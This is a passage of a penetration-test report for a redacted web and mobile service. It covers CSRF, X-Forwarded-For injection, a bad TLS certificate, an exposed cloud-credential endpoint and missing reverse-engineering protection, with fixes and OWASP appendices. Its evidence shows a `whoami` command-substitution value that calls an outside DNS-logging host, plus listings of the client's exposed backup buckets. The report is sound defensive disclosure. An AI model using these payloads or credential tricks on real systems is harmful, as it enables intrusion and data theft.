2. For no limit request: Limit the frequency of request, such as three times per minute.

Reference:

https://owasp.org/www-community/controls/Blocking_Brute_Force_Attacks

2.9 Cross-Site-Request-Forgery


Ref-ID:	[redacted]w-9	Risk Rating:	LOW

It has been discovered that CSRF vulnerability on the create-user-info API, that forces an authenticated user to execute create user info action with a little help of social engineering (such as sending a link via email or chat).

Vulnerability Details:

Affects:	https://api[redacted].sg/account/user-center/create-user-info
Parameter:	N/A
Attack Vector:	A form on third-party domain which all parameters was crafted
References:	https://owasp.org/www-community/attacks/csrf

Evidence:



Remediation Guidance:

Implement an Anti-CSRF Token

Reference:

https://www.netsparker.com/blog/web-security/csrf-cross-site-request-forgery/

2.10 XXF Header Injection

Ref-ID:	[redacted]-w-10	**Risk Rating:**	LOW

It has been discovered that XXF Header Injection Vulnerability, it allows attackers are able to gather backend server's IP address through inject the X-Forwarded-For header field on the user login API. It means that backend web application will request to the target which is the value of XXF header field.

Vulnerability Details:

Affects:	https://api[redacted]sg/account/user/login
Parameter:	HTTP header field: X-Forwarded-For
Attack Vector:	Third-party domain name
References:	https://en.wikipedia.org/wiki/X-Forwarded-For

Evidence:




Figure 1: to inject the XXF header.

Get SubDomain | Refresh Record

v5a6yc.dnslog.cn

DNS Query Record	IP Address	Created Time
`whoami`.v5a6yc.dnslog.cn	[redacted].85.193	2021-10-27 14:49:52
`whoami`.v5a6yc.dnslog.cn	[redacted].85.193	2021-10-27 14:49:52
`whoami`.v5a6yc.dnslog.cn	[redacted].85.193	2021-10-27 14:49:52
`whoami`.v5a6yc.dnslog.cn	[redacted].85.193	2021-10-27 14:49:51
`whoami`.v5a6yc.dnslog.cn	[redacted].173.19	2021-10-27 14:49:51
`whoami`.v5a6yc.dnslog.cn	[redacted].173.19	2021-10-27 14:49:51
`whoami`.v5a6yc.dnslog.cn	[redacted].173.19	2021-10-27 14:49:50

Figure 2: Third-Party domain name received DNS query from backend servers.

Remediation Guidance:

1. Disable XXF header if no necessary.
2. Whitelisted the value of XXF if needs

2.11 Invalid TLS/SSL Certificate


Ref-ID: [redacted]w-11	**Risk Rating:**	**LOW**

They're used third-party domain's certificate ([redacted]i.com) on demo[redacted].sg, the person with the domain certificate can decrypt the HTTPS traffic, and the[redacted]i.com looks like an Illegal sites, that could get[redacted] into legal troubles.

Vulnerability Details:

Affects:	https://demo[redacted].sg/
Parameter:	HTTPS Certificate
Attack Vector:	The person with the domain certificate can decrypt the HTTPS traffic
References:	https://www.encryptionconsulting.com/education-center/ssl-tls-certificates/#validity-check

Evidence:



Remediation Guidance:

1. Blocking external access using ACL if demo.[redacted].sg just a test server.
2. Using Legal TLS/SSL certificate If demo[redacted].sg needs to facing external.

3 Technical Details – Mobile Applications

Mobile applications use a thin client architecture, which means that most of the functionality is calling to remote Web APIs, so the findings in Web applications apply to mobile applications as well, we won't mention them again in this section, we only present the unique vulnerabilities in mobile applications.

3.1 OSS Credentials Disclosure

Ref-ID:	[redacted]-m-1	**Risk Rating:**	**CRITICAL**

Our engineers have discovered OSS Credentials Disclosure vulnerability on the /system/get-ali-sts-token API through reversing mobile application, this API can be accessed by anyone on Internet, it allows attackers are able to take over all OSS buckets of [redacted], they can discover all critical data, such as database backup, product source code, confidential documents, etc. Undisputed, it was disastrous for the organization.

Vulnerability Details:


Affects:	https://api[redacted]/system/get-ali-sts-token?cheat=5435
Parameter:	Access Control Deficiency
Attack Vector:	OSS AccessKeyId, AccessKeySecret, SecurityToken
References:	https://help.sap.com/viewer/1c1341f6911f4da5a35b191b40b426c8/Cloud/en-US/af9fab3d0cf0434e9c15646a7c2b5de4.html

Evidence:

```
public OssClientManager(Context context2) {
    Intrinsics.checkNotNullParameter(context2, "context");
    this.context = context2;
    OkHttpClient build = new OkHttpClient.Builder().build();
    Request.Builder builder = new Request.Builder();
    Request build2 = builder.url("https:/[redacted]/" + "system/get-ali-sts-token" + "?cheat=5435").get().build();
    L.INSTANCE.e("初始化", "OssClientManager");
    build.newCall(build2).enqueue(new Callback(this) {
        /* class com.qm.[redacted].log.OssClientManager.AnonymousClass1 */
        final /* synthetic */ OssClientManager this$0;
```

Figure 1: Hardcoding the OSS credential API address.

Figure 2: anyone can access the API thus gain OSS credential.




	Bucket名称	区域	创建时间	操作
1.	[redacted]-backup	oss-[redacted]ngkong	2020-08-25 11:27:53	删除
2.	[redacted]-client-log	oss-[redacted]ngkong	2021-01-06 13:57:20	删除
3.	[redacted]-gitlab	oss-[redacted]ngkong	2021-04-12 18:41:50	删除
4.	[redacted]-pdf	oss-[redacted]ngkong	2020-09-22 17:52:48	删除
5.	[redacted]-pic	oss-[redacted]ngkong	2020-08-18 10:32:14	删除
6.	[redacted]-pkg	oss-[redacted]ngkong	2020-11-30 14:19:35	删除
7.	[redacted]-prod	oss-[redacted]ngkong	2020-06-02 16:06:57	删除
8.	[redacted]-qa	oss-[redacted]ngkong	2020-06-05 18:07:18	删除
9.	[redacted]-s1	oss-[redacted]ngkong	2020-06-15 15:02:59	删除
10.	[redacted]-s2	oss-[redacted]ngkong	2021-06-10 09:56:56	删除
11.	[redacted]-static	oss-[redacted]ngkong	2020-06-15 16:12:02	删除
12.	dbs-backup-293665891110677620-cn-hongkong	oss-[redacted]ngkong	2020-09-11 14:09:15	删除
13.	exchang-prod	oss-[redacted]ngkong	2020-07-03 18:27:20	删除
14.	exchange-qa	oss-[redacted]ngkong	2020-06-03 10:50:24	删除
15.	otc-app-log	oss-[redacted]ngkong	2021-09-08 10:42:46	删除
16.	otc-s1	oss-[redacted]ngkong	2021-06-23 10:29:34	删除
17.	prod-otc	oss-[redacted]ngkong	2021-01-20 19:11:52	删除
18.	prod-otc-web	oss-[redacted]ngkong	2021-01-29 10:05:38	删除
19.	rds[redacted]hongkong	oss-[redacted]ngkong	2020-11-11 15:23:54	删除

Figure 3: attackers can full control all OSS buckets after authenticated.

名称	类型 / 大小	最后修改时间	
mysql_back.tar.gz	18.03GB	2020-08-25 17:51:04	获取地址 | 下载 |

Figure 4: database backup



1634320971_2021_10_16_12.10.3_gitlab_backup.tar	1.84GB	2021-10-26 02:17:20	获取地址 | 下载 |
1634407371_2021_10_17_12.10.3_gitlab_backup.tar	1.84GB	2021-10-26 02:18:09	获取地址 | 下载 |
1634493744_2021_10_18_12.10.3_gitlab_backup.tar	1.84GB	2021-10-26 02:18:09	获取地址 | 下载 |
1634580254_2021_10_19_12.10.3_gitlab_backup.tar	1.84GB	2021-10-26 02:18:09	获取地址 | 下载 |
1634666551_2021_10_20_12.10.3_gitlab_backup.tar	1.84GB	2021-10-26 02:18:58	获取地址 | 下载 |
1634752941_2021_10_21_12.10.3_gitlab_backup.tar	1.84GB	2021-10-26 02:18:58	获取地址 | 下载 |
1634839399_2021_10_22_12.10.3_gitlab_backup.tar	1.84GB	2021-10-26 02:18:58	获取地址 | 下载 |
1634925822_2021_10_23_12.10.3_gitlab_backup.tar	1.84GB	2021-10-26 02:19:47	获取地址 | 下载 |
1635012153_2021_10_24_12.10.3_gitlab_backup.tar	1.84GB	2021-10-26 02:19:48	获取地址 | 下载 |
1635098528_2021_10_25_12.10.3_gitlab_backup.tar	1.84GB	2021-10-26 02:19:47	获取地址 | 下载 |
1635184997_2021_10_26_12.10.3_gitlab_backup.tar	1.84GB	2021-10-26 02:20:11	获取地址 | 下载 |
artifacts.tar.gz	152B	2021-08-30 02:23:10	获取地址 | 下载 |
backup_information.yml	191B	2021-08-30 02:23:10	获取地址 | 下载 |
builds.tar.gz	152B	2021-08-30 02:23:10	获取地址 | 下载 |
lfs.tar.gz	152B	2021-08-30 02:23:11	获取地址 | 下载 |
pages.tar.gz	187B	2021-08-30 02:23:11	获取地址 | 下载 |
uploads.tar.gz	62.53KB	2021-08-30 02:23:32	获取地址 | 下载 |

Figure 5: product source code backup

Remediation Guidance:

1. Any OSS bucket related action put on the server side.
2. Setting Access Control List of the API of OSS credential related, such as IP whitelist.
3. Never to hard code any information of credential related.

Reference:

https://owasp.org/www-project-mobile-top-10/2014-risks/m2-insecure-data-storage

3.2 Reverse Engineering Protection


Ref-ID: [redacted]-m-2	**Risk Rating:**	MEDIUM

The applications did not do any protection against reverse engineering analysis, it allows attackers can implement of source code analysis thus impacts of business and technical.

Vulnerability Details:

Affects:	[redacted] mobile applications
Parameter:	N/A
Attack Vector:	Variety of reverse engineering tools
References:	https://owasp.org/www-project-mobile-top-10/2016-risks/m9-reverse-engineering

Evidence:



This is the Jadx mobile application source code analysis tool

Remediation Guidance:

Using obfuscation tool to prevent reverse engineering.

Reference:

https://owasp.org/www-project-mobile-top-10/2014-risks/m10-lack-of-binary-protections

https://wiki.owasp.org/index.php/OWASP_Reverse_Engineering_and_Code_Modification_Prevention_Project

4 Appendices- Penetration Testing Methodologies

4.1.1 Web/API Application Assessment

Web application assessments can be performed either remotely or on site, depending on the exposure of the application. The purpose of the assessment is to identify any vulnerabilities that can be exploited in order to attack the system or other users, bypass controls, escalate privileges, or extract sensitive data.

During the assessment, the consultants will use proven non-invasive testing techniques to quickly identify any weaknesses. The application is viewed and manipulated from several perspectives, including with no credentials, user credentials, and privileged user credentials.

The primary areas of concern in web application security are authentication bypass, injection, account traversal, privilege escalation, and data extraction.

Our methodology covers all of the OWASP Top 10 web application security risks and more.

Ref	Risk	Description
A1	Injection	Injection flaws, such as SQL, NoSQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.
A2	Broken Authentication	Application functions related to authentication and session management are often implemented incorrectly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities temporarily or permanently.
A3	Sensitive Data Exposure	Many web applications and APIs do not properly protect sensitive data, such as financial, healthcare, and PII. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data may be compromised without extra protection, such as encryption at rest or in transit.
A4	XML External Entities (XXE)	Many older or poorly configured XML processors evaluate external entity references within XML documents. External entities can be used to disclose internal files using the file URI handler, internal file shares, internal port scanning, remote code execution, and denial of service attacks.
A5	Broken Access Control	Restrictions on what authenticated users are allowed to do are often not properly enforced. Attackers can exploit these flaws to access unauthorized functionality and/or data, such

		as access other users' accounts, view sensitive files, modify other users' data, change access rights, etc.
A6	Security Misconfiguration	Security misconfiguration is the most commonly seen issue. This is commonly a result of insecure default configurations, incomplete or ad hoc configurations, open cloud storage, misconfigured HTTP headers, and verbose error messages containing sensitive information. Not only must all operating systems, frameworks, libraries, and applications be securely configured, but they must be patched/upgraded in a timely fashion.
A7	Cross-Site Scripting (XSS)	XSS flaws occur whenever an application includes untrusted data in a web page without proper validation or escaping, or updates an existing web page with user-supplied data using a browser API that can create HTML or JavaScript. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.
A8	Insecure Deserialization	Insecure deserialization often leads to remote code execution. Even if deserialization flaws do not result in remote code execution, they can be used to perform attacks, including replay attacks, injection attacks, and privilege escalation attacks.
A9	Using Known Vulnerable Components	Components, such as libraries, frameworks, and other software modules, run with the same privileges as the application. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover.
A10	Insufficient Logging and Monitoring	Insufficient logging and monitoring, coupled with missing or ineffective integration with incident response, allows attackers to further attack systems, maintain persistence, pivot to other systems, and tamper, extract, or destroy data. Most breach studies show time to detect a breach is over 200 days, typically detected by external parties rather than internal processes or monitoring.

4.1.2 External Infrastructure Assessment

An external infrastructure assessment checks for the vulnerabilities on which a majority of attacks are based. Infrastructure layer vulnerabilities are usually introduced via misconfiguration or an insufficient patching process.

The assessment is divided into four distinct phases: profiling, discovery, assessment, and exploitation.

Profiling of the corporate Internet-facing infrastructure using non-invasive techniques including OSINT frameworks, but not limited to.

Numen Cyber Labs engineers use a variety of scanning tools and techniques to locate live hosts and services within the target IP range and perform a comprehensive assessment against all IP addresses in scope:

- UDP and TCP port scanning – commonly done using standard port-scanning tools.
- Operating system fingerprinting.
- Service identification – service identification tools are used to analyse all live systems.
- User enumeration – dependent on what services are offered.
- Network mapping – Hping, traceroute, IP fingerprinting.

Once the automated discovery is completed, the results will be investigated in a manual test to identify possible attack vectors. Manual assessment of all live hosts and exposed services focuses on:

- Host and service configuration – misconfigurations and poor build processes can leave insecure services available. These often allow a trivial route to achieve system compromise.
- Patching vulnerabilities – lack of a stringent patching strategy can leave hosts vulnerable; efforts will be made to locate out-of-date services and operating- system-wide missing patches.
- Use of insecure credentials or protocols such as Telnet and FTP may increase the risk of compromise. Any use of these protocols will be highlighted. Default and easy-to-guess passwords will be attempted.

All exploitation is done in strict accordance with agreed rules of engagement. It should be noted that exploitation is highly dependent on circumstances. Once exploits have succeeded, we use any access and privileges gained to attempt to escalate access rights to the highest level possible. Detailed records are kept of all data recovered and copies are taken before changes are made to any files. All exploits are risk- assessed to minimize disruption to live systems.

4.1.3 Mobile Application Assessment

Mobile applications, and the devices upon which they run, have quickly become a core part of everyday technology. With a surge in mobile application development, and developers under time pressure to provide new functionality, attacks and breaches have dramatically increased.

The purpose of Mobile application assessments is to identify any vulnerabilities that can be exploited in order to attack the system or other users, bypass controls, escalate privileges, or extract sensitive data.

The primary areas of concern in mobile application security are weak server-side controls, lack of binary protections, insecure data storage and insufficient transport layer protection.

Our methodology covers all of the OWASP Top 10 mobile security risks and more.

Our methodology covers all of the OWASP Top 10 web application security risks and more.

Ref	Risk	Description
M1	Improper Platform Usage	This category covers misuse of a platform feature or failure to use platform security controls. It might include Android intents, platform permissions, misuse of TouchID, the Keychain, or some other security control that is part of the mobile operating system.
M2	Insecure Data Storage	This new category is a combination of M2 + M4 from Mobile Top Ten 2014. This covers insecure data storage and unintended data leakage.
M3	InsecureCommunication	This covers poor handshaking, incorrect SSL versions, weak negotiation, cleartext communication of sensitive assets, etc.
M4	Insecure Authentication	This category captures notions of authenticating the end user or bad session management. This can include: • Failing to identify the user at all when that should be required • Failure to maintain the user's identity when it is required • Weaknesses in session management
M5	Insufficient Cryptography	The code applies cryptography to a sensitive information asset. However, the cryptography is insufficient in some way. Note that anything and everything related to TLS or SSL goes in M3.
M6	Insecure Authorization	This is a category to capture any failures in authorization (e.g., authorization decisions in the client side, forced

		browsing, etc.). It is distinct from authentication issues (e.g., device enrolment, user identification, etc.).
M7	Client Code Quality	This was the "Security Decisions Via Untrusted Inputs", one of our lesser-used categories. This would be the catch-all for code-level implementation problems in the mobile client. That's distinct from server-side coding mistakes. This would capture things like buffer overflows, format string vulnerabilities, and various other code- level mistakes where the solution is to rewrite some code that's running on the mobile device.
M8	Code Tampering	This category covers binary patching, local resource modification, method hooking, method swizzling, and dynamic memory modification. Once the application is delivered to the mobile device, the code and data resources are resident there. An attacker can either directly modify the code, change the contents of memory dynamically, change or replace the system APIs that the application uses, or modify the application's data and resources. This can provide the attacker a direct method of subverting the intended use of the software for personal or monetary gain.
M9	Reverse Engineering	This category includes analysis of the final core binary to determine its source code, libraries, algorithms, and other assets. Software such as IDA Pro, Hopper, otool, and other binary inspection tools give the attacker insight into the inner workings of the application. This may be used to exploit other nascent vulnerabilities in the application, as well as revealing information about back end servers, cryptographic constants and ciphers, and intellectual property.
M10	Extraneous Functionality	Often, developers include hidden backdoor functionality or other internal development security controls that are not intended to be released into a production environment. For example, a developer may accidentally include a password as a comment in a hybrid app. Another example includes disabling of 2-factor authentication during testing.